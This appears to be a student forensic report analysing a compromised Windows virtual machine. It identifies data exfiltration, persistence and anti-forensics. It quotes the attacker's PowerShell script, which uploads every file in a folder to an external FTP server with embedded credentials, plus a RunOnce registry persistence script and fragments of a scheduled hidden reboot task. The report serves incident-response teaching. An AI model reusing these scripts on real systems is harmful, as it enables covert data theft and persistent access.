Investigating a compromised VM

Mahimaa Vardini BR

Introduction


This report encompasses the investigation and analysis of a compromised windows virtual machine to identify evidence and compromised data using various forensics tools like Wireshark, FTK Imager, and autopsy.

EVIDENCE

FINDING THE IMAGES

STEP 1: I found the images in the C:\Systemcore\library directory

Unsplash.jpg : C:\Systemcore\library\unsplash.jpg	
1unsplash.jpg : C:\Systemcore\library\1unsplash.jpg	

2unsplash.jpg : C:\Systemcore\library\2unsplash.jpg	
3unsplash.jpg : C:\Systemcore\library\3unsplash.jpg	
4unsplash.jpg : C:\Systemcore\library\4unsplash.jpg	

5Unsplash.jpg : C:\Systemcore\library\5unsplash.jpg	

ANALYSIS

1. **Attack Objectives**


- **What was the goal of the attacker?**

The goal of the attacker was data exfiltration. The PowerShell script upload.ps1 indicate that the attacker is trying to upload files to a remote FTP server and potentially compromise data.

upload.ps1 - Notepad

File Edit Format View Help


```
$source = "C:\Systemcore\library"
$destination = "ftp://dlpuser:rNrKYTX9g7z3RgJRmxWuGHbeu@ftp.dlptest.com/"

$webclient = New-Object -TypeName System.Net.WebClient

$files = Get-ChildItem $source

foreach ($file in $files)
{
    Write-Host "Uploading $file"
    $webclient.UploadFile("$destination/$file", $file.FullName)
}

$webclient.Dispose()
```





When accessing the server using the credentials given in the script, we can see that several files have been transferred therefore proving that the data has been exfilterated.


- **Was the intent to deploy ransomware, malware, a worm, data exfiltration, or another type of attack?**

  The intent of the attacker in this case was to perform data exfiltration. The executable PowerShell scripts located in C:\Systemcore\Library direct to an external FTP server making it clear that the attacker's intent was to steal the files. Other than data exfiltration there doesn't seem to be any sort of activity related to ransomware, or worm. However the scripts load.cmd and test.bat could be connected to be potential downloader malware.


C:\Systemcore
File Home Share View
This PC › Local Disk (C:) › Systemcore
Search Systemcore
Untitled2.ps1 - Notepad
File Edit Format View Help
$regPath = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
$regKey = "RunScript"
$regValue = "C:\Systemcore\load.cmd"
IF(!(Test-Path $regPath))
{
New-Item -Path $regPath -Force | Out-Null
New-ItemProperty -Path $regPath -Name $regKey -Value $regValue -PropertyType STRING -Force | Out-Null}
ELSE {
New-ItemProperty -Path $regPath -Name $regKey -Value $regValue -PropertyType STRING -Force | Out-Null}


Untitled4.ps1 - Notepad
File Edit Format View Help
xecute 'Powershell.exe' -Argument '-NoProfile -WindowStyle Hidden -command "& {Restart-Computer -Force -wait}"'
-Daily -At 3am
pal -UserID "DESKTOP-EH1IQR1\IR" #-LogonType ServiceAccount -RunLevel Highest
sSet -MultipleInstances Parallel
ta Connectors" -Action $action -Trigger $trigger -Settings $settings -Principal $principal


upload.ps1 - Notepad
File Edit Format View Help
$source = "C:\Systemcore\library"
$destination = "ftp://dlpuser:rNrKYTX9g7z3RgJRmxWuGHbeu@ftp.dlptest.com/"
$webclient = New-Object -TypeName System.Net.WebClient
$files = Get-ChildItem $source
foreach ($file in $files)
{
Write-Host "Uploading $file"
$webclient.UploadFile("$destination/$file", $file.FullName)
}
$webclient.Dispose()



- **What impact would this attack have if left undetected?**

  If left undetected, it could possibly lead to unauthorized access and exfiltration of potentially confidential data. It could also possibly give access to the attacker to further exploit and compromise the C:\Systemcore\library directory and potentially even the full system.

2. **Persistence Mechanisms**

- **How did the attacker maintain access to the system?**

  The attacker utilized several persistence mechanisms in this attack to gain access:


  - **Registry modification:** when looking through the PowerShell scripts within the C:/Systemcore/directory, I noticed a PowerShell script called which was referencing to the path in the Run Once registry. When I navigated to that directory and checked there, it referenced to a file called load.cmd which when executed provided with the uploading of 4 images.
    The runonce registry is used to execute commands or scripts once during the reboot of a system, which means that the attacker added a script load.cmd which was being executed by the system at each login/reboot.

Untitled2.ps1 - Notepad


File Edit Format View Help


```
$regPath = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
$regKey = "RunScript"
$regValue = "C:\Systemcore\load.cmd"
```

Here we can see that the script is referencing a path to the RunOnce registry




Opening runOnce registry







- The attacker also created a script called connector.ps1 which runs every 120 seconds to see if the activity called “data connector” was running and is also used to monitor the tasks and recreate them if any was deleted.




- **Windows task scheduler:** a scheduled task was created which would reboot the system at a set time daily allowing the attacker to maintain access to the system and ensure the scripts were continuously running.



Here we can see in the script that there is a forced update everyday



I received this notifications every single day I used the vm



- **What techniques were used to ensure the malicious activity remained hidden?**

  - **Unusual file paths:** the malicious images as well as the scripts were stored in C:\Systemcore\ which is a very uncommon directory to store files. By storing the malicious files in an uncommon place, the attacker could easily avoid being detected by antivirus.
  - **Using cmd and PowerShell:** all the executable scripts like load.cmd, upload.ps1 are created to run without alerting the user of any activity. PowerShell allows the attacker to execute their malicious scripts quietly without the knowledge of the user.
  - **Using FTP for exfiltration:** when running the scripts, it is evident that the attacker used FTP to upload the files to an external server which is different from traditional methods where HTTP/HTTPS is used.

3. **Storage of Artifacts**

- **Where was evidence of the attack stored?**


  load.cmd , test.bat, upload.ps1 – stored in C:\Systemcore\

  Malicious images: unsplash.jpg, 1unsplash.jpg, 2unsplash.jpg, 3unsplash.jpg, 4unsplash.jpg, 5unsplash.jpg – stored in C:\Systemcore\library

  connector.ps1: C:\Users\IR\Appdata\Roaming\Microsoft

- **Were there attempts to disguise or delete forensic artifacts?**


  The attackers attempt to delete forensics artifacts was very easily found through the ConsoleHost_History script where we can see that multiple attempts were done to delete the activity done.




4. **Signs of Compromise**

- **What indicators should the system user have noticed?**

  - The user should have noticed the daily scheduled reboots which could be an indicator of malicious activity



- The presence of the files in an uncommon directory could also have been a good indicator to the user.
- And lastly a good starting point to realize the attack could have been the unusual uploads at the beginning of each reboot



- **Were there performance issues, unusual processes, or security alerts?**

